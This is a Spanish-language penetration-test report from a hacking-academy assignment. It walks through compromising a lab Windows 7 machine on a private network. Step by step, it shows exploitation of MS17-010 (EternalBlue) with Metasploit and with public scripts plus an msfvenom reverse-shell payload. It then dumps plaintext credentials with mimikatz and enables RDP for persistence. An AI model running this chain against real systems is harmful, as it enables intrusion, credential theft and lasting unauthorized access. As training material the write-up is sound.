

Informe de análisis de vulnerabilidades, explotación y resultados del reto Eternal

Generado por
David Ossa Saldarriaga

Fecha
17/04/2024

Academia Hacker Mentor

Tarea 3 - Reto Eternal

Tabla de contenidos

Fases del pentesting

1. Reconocimiento
2. Escaneo y enumeración
3. Explotación
 1. Explotación automática
 1. Bandera 1
 2. Bandera 2
 2. Explotación manual
4. Mantener persistencia

Fases del pentesting.

1. Reconocimiento:

Empezamos realizando un reconocimiento de la red en la cual se encuentra la máquina objetivo, vamos a empezar con arp-scan para descubrir los host conectados a nuestra red.

```
# arp-scan -l
```

```
(root@kali)-[/home/hmstudent]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e4:ee:e8, IPv4: 192.168.40.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.40.1    00:50:56:c0:00:08    (Unknown)
192.168.40.2    00:50:56:ed:83:9f    (Unknown)
192.168.40.133 00:0c:29:07:9d:8b    (Unknown)
192.168.40.254 00:50:56:fb:6e:02    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.847 seconds (138.60 hosts/sec). 4 responded
```

Archivo de salida: logarpscan.txt

Ahora podemos proceder a realizar un ping para ver la máquina nos responde y si podemos comenzar a sacar hipótesis sobre ella:

```
# ping -c 5 192.168.40.133
```

```
(root@kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
# ping -c 5 192.168.40.133
PING 192.168.40.133 (192.168.40.133) 56(84) bytes of data.
64 bytes from 192.168.40.133: icmp_seq=1 ttl=128 time=0.721 ms
64 bytes from 192.168.40.133: icmp_seq=2 ttl=128 time=1.31 ms
64 bytes from 192.168.40.133: icmp_seq=3 ttl=128 time=0.757 ms
64 bytes from 192.168.40.133: icmp_seq=4 ttl=128 time=1.22 ms
64 bytes from 192.168.40.133: icmp_seq=5 ttl=128 time=0.722 ms

— 192.168.40.133 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4046ms
rtt min/avg/max/mdev = 0.721/0.946/1.311/0.262 ms
```

2. Escaneo y Enumeración

Con base a la respuesta obtenida al realizar ping podemos afirmar que tenemos comunicación la máquina y podemos generar nuestra primera hipótesis, es posible que la máquina objetivo sea **Windows** ya que recibimos un ttl=128

Procedemos a realizar un análisis más detallado de esta IP objetivo. Haciendo uso del comando *nmap* y algunas de sus banderas podemos obtener una lista de puertos abiertos y cuáles servicios están corriendo en cada puerto.

```
# nmap -sV -p- -T5 -sS 192.168.40.133
```

```
(root@kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
# nmap -sV -p- -T5 -sS 192.168.40.133 -oA nmap-versiones
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-14 16:09 EDT
Nmap scan report for 192.168.40.133
Host is up (0.00050s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:07:9D:8B (VMware)
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.25 seconds
```

Con este resultado podemos confirmar que efectivamente se trata de un sistema operativo **Windows** y ahora tenemos información adicional acerca de posibles punto de entrada con los puertos abiertos que tiene la máquina.

Ahora bien, haciendo uso de la herramienta *crackmapexec* podemos recibir más información acerca de la máquina objetivo, ya que aún no sabemos qué tipo de arquitectura tiene la máquina.

```
# crackmapexec smb 192.168.40.133
```

```
(root@kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
# crackmapexec smb 192.168.40.133
SMB 192.168.40.133 445 WIN-845Q99004PP [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP) (domain:WIN-845Q99004PP) (signing:False) (SMBv1:True)
```

Continuando con el resultado obtenido por el comando nmap anterior podemos notar que la máquina está ejecutando servicios de RPC en varios de los puertos abiertos, así como netbios-ssn y microsoft-ds, estando estos dos últimos relacionados al servicio **Samba**.

Es posible que en alguno de estos servicios encontremos alguna vulnerabilidad para ganar acceso a la máquina. Para esto podemos empezar buscando un poco más de información con el comando nmap.

```
# nmap -sVC -p 135,139,445,49152,49153,49154,49155,49156,49157 -T5 -sS
192.168.40.133 -oA nmap-scripttd
```

```
Host script results:
|_ nbstat: NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:07:9d:8b (VMware)
|_ clock-skew: mean: -3h27m15s, deviation: 2h18m34s, median: -4h47m16s
|_ smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99004PP
|   NetBIOS computer name: WIN-845Q99004PP\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2024-04-14T17:04:06-04:00
|_ smb2-security-mode:
|   2:1:0:
|     Message signing enabled but not required
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time:
|   date: 2024-04-14T21:04:06
|_ start_date: 2024-04-14T20:05:52

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.15 seconds
```

En este nuevo comando pudimos recolectar más información acerca del sistema operativo al cuál estamos atacando ya que corrimos el comando de nmap con la opción de ejecutar scripts para obtener más información. Procedemos ahora a lanzar el mismo comando pero esta vez no usamos los scripts default sino los scripts que buscan directamente vulnerabilidades.


```
# nmap -sV --script vuln -p 135,139,445,49152,49153,49154,49155,49156,49157 -
T5 -sS 192.168.40.133 -oA nmap-scriptvuln
```

```
Host script results:
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.99 seconds
```

Encontramos por medio de nmap que hay una posible vulnerabilidad relacionada con el servicio de samba que está corriendo en la máquina objetivo.

Queremos recolectar toda la información posible acerca de la máquina objetivo, es por eso que para este proceso de escaneo y enumeración vamos a usar también Nessus para un análisis detallado de vulnerabilidades.



El resultado de ambos escaneos comparte la misma vulnerabilidad nombrada MS17-010 o Eternal Blue, vamos a proceder en la siguiente etapa del pentesting a tratar de explotar esta vulnerabilidad.

3. Explotación

Para iniciar con la explotación podemos hacer uso de herramientas que sin necesidad de usar un exploit nos permitan tener acceso a la máquina en caso de que no cuente con temas de seguridad básicos:

Primero tratamos de ganar acceso a la máquina por medio del `rpcclient` ya que nos permite obtner información importante de la máquina. Nos conectamos con un usuario anónimo y sin contraseña, podemos ver que es posible hacerlo, sin embargo al momento de tratar de obtener información vemos que no tenemos permisos para hacerlo

```

└─# rpcclient 192.168.40.133
Password for [WORKGROUP\root]:
Bad SMB2 (sign_algo_id=0) signature for message
[0000] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
[0000] 33 5A CA 35 61 80 16 0F 3E 0A B1 65 36 16 3E 90 3Z.5a ... >..e6.>.
Cannot connect to server. Error was NT_STATUS_ACCESS_DENIED

└─(root@kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
└─# rpcclient 192.168.40.133 -U '' -N
rpcclient $
Display all 224 possibilities? (y or n)
rpcclient $> enumdom
enumdomains enumdomgroups enumdomusers
rpcclient $> enumdomains
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomusers
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomgroups
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumpr
enumprinters enumprivs enumprocdatatypes enumprocs
rpcclient $> enumprivs
do_cmd: Could not initialise lsarpc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> quit

```

Tratamos ahora de obtener acceso con usuarios por defecto que pueda tener el sistema y sin contraseñas, pero tampoco logramos tener acceso.

```

└─(root@kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
└─# rpcclient 192.168.40.133 -U 'guest' -N
Cannot connect to server. Error was NT_STATUS_LOGON_FAILURE

└─(root@kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
└─# rpcclient 192.168.40.133 -U 'administrador' -N
Bad SMB2 (sign_algo_id=0) signature for message
[0000] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
[0000] CC 61 89 0B 66 B0 D2 86 A8 CB 93 07 19 F0 58 D8 .a..f... ..X.
Cannot connect to server. Error was NT_STATUS_ACCESS_DENIED

└─(root@kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
└─# rpcclient 192.168.40.133 -U 'administrator' -N
Bad SMB2 (sign_algo_id=0) signature for message
[0000] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
[0000] 24 CC 6F B1 97 4D 3B E7 D1 2F 46 09 03 D2 A5 E4 $.o..M;. ./F.....
Cannot connect to server. Error was NT_STATUS_ACCESS_DENIED

```

Tratamos de tener acceso por medio del *smbclient* para ver los folders a los que se pueda tener acceso siendo un usuario anónimo.


```
(root@kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
# smbclient -L 192.168.40.133 -U 'guest'
Password for [WORKGROUP\guest]:

      Sharename      Type      Comment
      ─────────      ───      ─────────
      ADMIN$         Disk      Remote Admin
      C$             Disk      Default share
      IPC$           IPC       Remote IPC

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.40.133 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Y ahora usando *smbmap* verificamos si siendo usuario anónimo podemos tener acceso a estos folders.

```
(root@kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
# smbmap -H 192.168.40.133 -u 'guest'
```



```
SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap
```

```
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)
```

IP: 192.168.40.133:445	Name: 192.168.40.133	Status: Authenticated	
Disk		Permissions	Comment
ADMIN\$		NO ACCESS	Remote Admin
C\$		NO ACCESS	Default share
IPC\$		NO ACCESS	Remote IPC

Una vez agotadas estas opciones básicas que tenemos para conectarnos al servicio de samba y que no funcionaron, podemos proceder a realizar la explotación de la vulnerabilidad. Podemos realizar la explotación de forma manual con scripts que exploten la vulnerabilidad o automáticamente con Metasploit.

Explotación automática

Iniciamos buscando la vulnerabilidad dentro de la *msfconsole* con el nombre MS17-010 o Eternalblue, que son algunos de los nombres que conocemos para esta vulnerabilidad. Encontramos varias opciones pero en este caso seleccionamos la primera opción que nos aparece.


```
msf6 > search eternal

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \_ target: Automatic Target
2  \_ target: Windows 7
3  \_ target: Windows Embedded Standard 7
4  \_ target: Windows Server 2008 R2
5  \_ target: Windows 8
6  \_ target: Windows 8.1
7  \_ target: Windows Server 2012
8  \_ target: Windows 10 Pro
9  \_ target: Windows 10 Enterprise Evaluation
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \_ target: Automatic
12 \_ target: PowerShell
13 \_ target: Native upload
14 \_ target: MOF upload
15 \_ AKA: ETERNALSYNERGY
16 \_ AKA: ETERNALROMANCE
17 \_ AKA: ETERNALCHAMPION
18 \_ AKA: ETERNALBLUE
19 auxiliary/admin/smb/ms17_010_command    2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \_ AKA: ETERNALSYNERGY
21 \_ AKA: ETERNALROMANCE
22 \_ AKA: ETERNALCHAMPION
23 \_ AKA: ETERNALBLUE
24 auxiliary/scanner/smb/smb_ms17_010      .               normal No     MS17-010 SMB RCE Detection
25 \_ AKA: DOUBLEPULSAR
26 \_ AKA: ETERNALBLUE
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution
28 \_ target: Execute payload (x64)
29 \_ target: Neutralize implant
```

Buscamos las opciones del exploit para setear todas las variables que necesitamos.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
--      -
RHOSTS    445             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445             yes       The target port (TCP)
SMBDomain no              no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target mac
SMBPass   no              no        (Optional) The password for the specified username
SMBUser    no              no        (Optional) The username to authenticate as
VERIFY_ARCH true           yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machine
VERIFY_TARGET true           yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.40.129  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.40.133
rhosts => 192.168.40.133
```

Y ahora procedemos a explotar la vulnerabilidad.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.40.129:4444
[*] 192.168.40.133:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.40.133:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.40.133:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.40.133:445 - The target is vulnerable.
[*] 192.168.40.133:445 - Connecting to target for exploitation.
[+] 192.168.40.133:445 - Connection established for exploitation.
[+] 192.168.40.133:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.40.133:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.40.133:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.40.133:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.40.133:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.40.133:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.40.133:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.40.133:445 - Sending all but last fragment of exploit packet
[*] 192.168.40.133:445 - Starting non-paged pool grooming
[+] 192.168.40.133:445 - Sending SMBv2 buffers
[+] 192.168.40.133:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.40.133:445 - Sending final SMBv2 buffers.
[*] 192.168.40.133:445 - Sending last fragment of exploit packet!
[*] 192.168.40.133:445 - Receiving response from exploit packet
[+] 192.168.40.133:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.40.133:445 - Sending egg to corrupted connection.
[*] 192.168.40.133:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.40.133
[+] 192.168.40.133:445 - =====
[+] 192.168.40.133:445 - -----WIN-----
[+] 192.168.40.133:445 - =====
[*] Meterpreter session 1 opened (192.168.40.129:4444 → 192.168.40.133:49159) at 2024-04-15 17:43:06 -0400

meterpreter > 
```

Podemos ver que ganamos acceso a una sesión de Meterpreter y ahora procedemos a buscar información de la máquina, para determinar el nivel de permisos con el cual nos acabamos de conectar a la máquina.

```
meterpreter > sysinfo
Computer      : WIN-845Q99004PP
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 4
Meterpreter    : x64/windows

meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Podemos observar que tenemos acceso en estos momentos como Authority\System, es decir tenemos el máximo acceso a nivel de sistema operativo que podríamos tener. Procedemos ahora a buscar las banderas del reto.

```
meterpreter > search -f bandera*.txt
Found 2 results ...
```

Path	Size (bytes)	Modified (UTC)
c:\Users\Administrator\Desktop\bandera2.txt	32	2022-05-13 18:51:20 -0400
c:\Users\user\Desktop\bandera1.txt	32	2022-05-13 18:53:10 -0400

```
meterpreter > cat Users\\Administrator\\Desktop\\bandera2.txt
a63c1c39c0c7fd570053343451667939meterpreter >
meterpreter >
meterpreter > cat Users\\user\\Desktop\\bandera1.txt
0ef3b7d488b11e3e800f547a0765da8emeterpreter > █
```

Bandera1: 0ef3b7d488b11e3e800f547a0765da8e

Bandera2: a63c1c39c0c7fd570053343451667939

Explotación manual

Para la explotación manual vamos a hacer uso de un repositorio de github del usuario 3ndG4me, en el cual podemos encontrar scripts en python para realizar la explotación del MS17-010.

```
# git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
```

Vamos a la carpeta *shellcode* para generar el payload que vamos a enviar en el exploit y lo generamos con

```
# msfvenom -p windows/x64/shell/reverse_tcp -f raw -o sc_x64_msf.bin
EXITFUNC=thread LHOST=192.168.40.129 LPORT=6464
```

Ahora procedemos a realizar la explotación con python2 ya que para nuevas versiones de python la concatenación que de string y bytes que se hace en el script no está soportada.

Pero antes de la explotación nos aseguramos de estar escuchando en el puerto 6464 para poder recibir reverse shell desde la máquina objetivo.

```
# nc -lvp 6464
```

```
(root@kali)-[/home/.../reto2-eternal/192.168.40.133/EBexploit/AutoBlue-MS17-010]
# python eternalblue_exploit7.py 192.168.40.133 shellcode/sc_x64.bin
shellcode size: 1283
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done

(root@kali)-[/home/.../reto2-eternal/192.168.40.133/EBexploit/AutoBlue-MS17-010]
#
```

Y ahora tenemos acceso a la máquina en una shell que se conectó a nuestro puerto 6464

```
(hmstudent@kali)-[~]
$ nc -lvp 6464
listening on [any] 6464 ...
192.168.40.133: inverse host lookup failed: Unknown host
connect to [192.168.40.129] from (UNKNOWN) [192.168.40.133] 49159
dir
ls
sudo
```

4. Mantener persistencia

Una vez que logramos explotar la vulnerabilidad de la máquina y acceder con privilegios elevados podemos intentar recolectar más información que pueda ayudarnos a mantener persistencia en la máquina y no tener que explotar la vulnerabilidad cada vez que queramos conectarnos.

Cargamos el módulo que Kiwi en meterpreter para poder acceder a las contraseñas de los usuarios que quedaron guardadas en texto plano en la memoria RAM por medio de *creds_wdigest*

```
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
```

Username	Domain	Password
(null)	(null)	(null)
Guest	WIN-845Q99004PP	(null)
Hacker Mentor Admin	WIN-845Q99004PP	H4ck3rm3nt0r!
Hacker Mentor User	WIN-845Q99004PP	P@\$\$w0rd
WIN-845Q99004PP\$	WORKGROUP	(null)

```
meterpreter >
```

Ahora que contamos con usuarios y sus respectivas contraseñas podemos hacer uso del escritorio remoto RDP para tener acceso directo a la máquina. Pero primero debemos habilitar el servicio ya que previamente no estaba habilitado.

```
(root@kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
# crackmapexec smb 192.168.40.133 -u "Hacker Mentor Admin" -p 'H4ck3rm3nt0r!' -M rdp -o action=enable
SMB 192.168.40.133 445 WIN-845Q99004PP [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP) (domain:WIN-845Q99004PP) (signing:False) (SMBv1:True)
SMB 192.168.40.133 445 WIN-845Q99004PP [+] WIN-845Q99004PP\Hacker Mentor Admin:H4ck3rm3nt0r! (Pwn3d!)
RDP 192.168.40.133 445 WIN-845Q99004PP [+] RDP enabled successfully
```

Realizamos una verificación rápida con *nmap* y vemos que el puerto de RDP está ahora abierto en la máquina objetivo.

```
(root@kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
# nmap -p 3389 192.168.40.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 09:32 EDT
Nmap scan report for 192.168.40.133
Host is up (0.00098s latency).


PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:07:9D:8B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

Verificamos ahora una conexión con un cliente RDP hacia la máquina objetivo usando alguna de las credenciales que acabamos de encontrar.

```
# xfreerdp /u:"Hacker Mentor Admin" /p:'H4ck3rm3nt0r!' /v:192.168.40.133 /tls-seclevel:0
```

```
(root@kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
# xfreerdp /u:"Hacker Mentor Admin" /p:'H4ck3rm3nt0r!' /v:192.168.40.133 /tls-seclevel:0
[09:35:14:724] [15234:15267] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[09:35:14:725] [15234:15267] [WARN][com.freerdp.crypto] - CN = WIN-845Q99004PP
[09:35:15:945] [15234:15267] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[09:35:15:946] [15234:15267] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[09:35:16:286] [15234:15267] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend for rdpnd
[09:35:16:289] [15234:15267] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
```



Lanzamos nuevamente un escaneo con Nessus para verificar si al abrir el nuevo puerto podemos encontrar otra vulnerabilidad para explotar

reto 2 - Eternal / Plugin #125313

[Back to Vulnerability Group](#)

Hosts1

Vulnerabilities22

History2

CRITICALMicrosoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)

Description

The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.

Solution

Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.

See Also

<http://www.nessus.org/u?577af692>
<http://www.nessus.org/u?78e4e0b74>

Output

No output recorded.

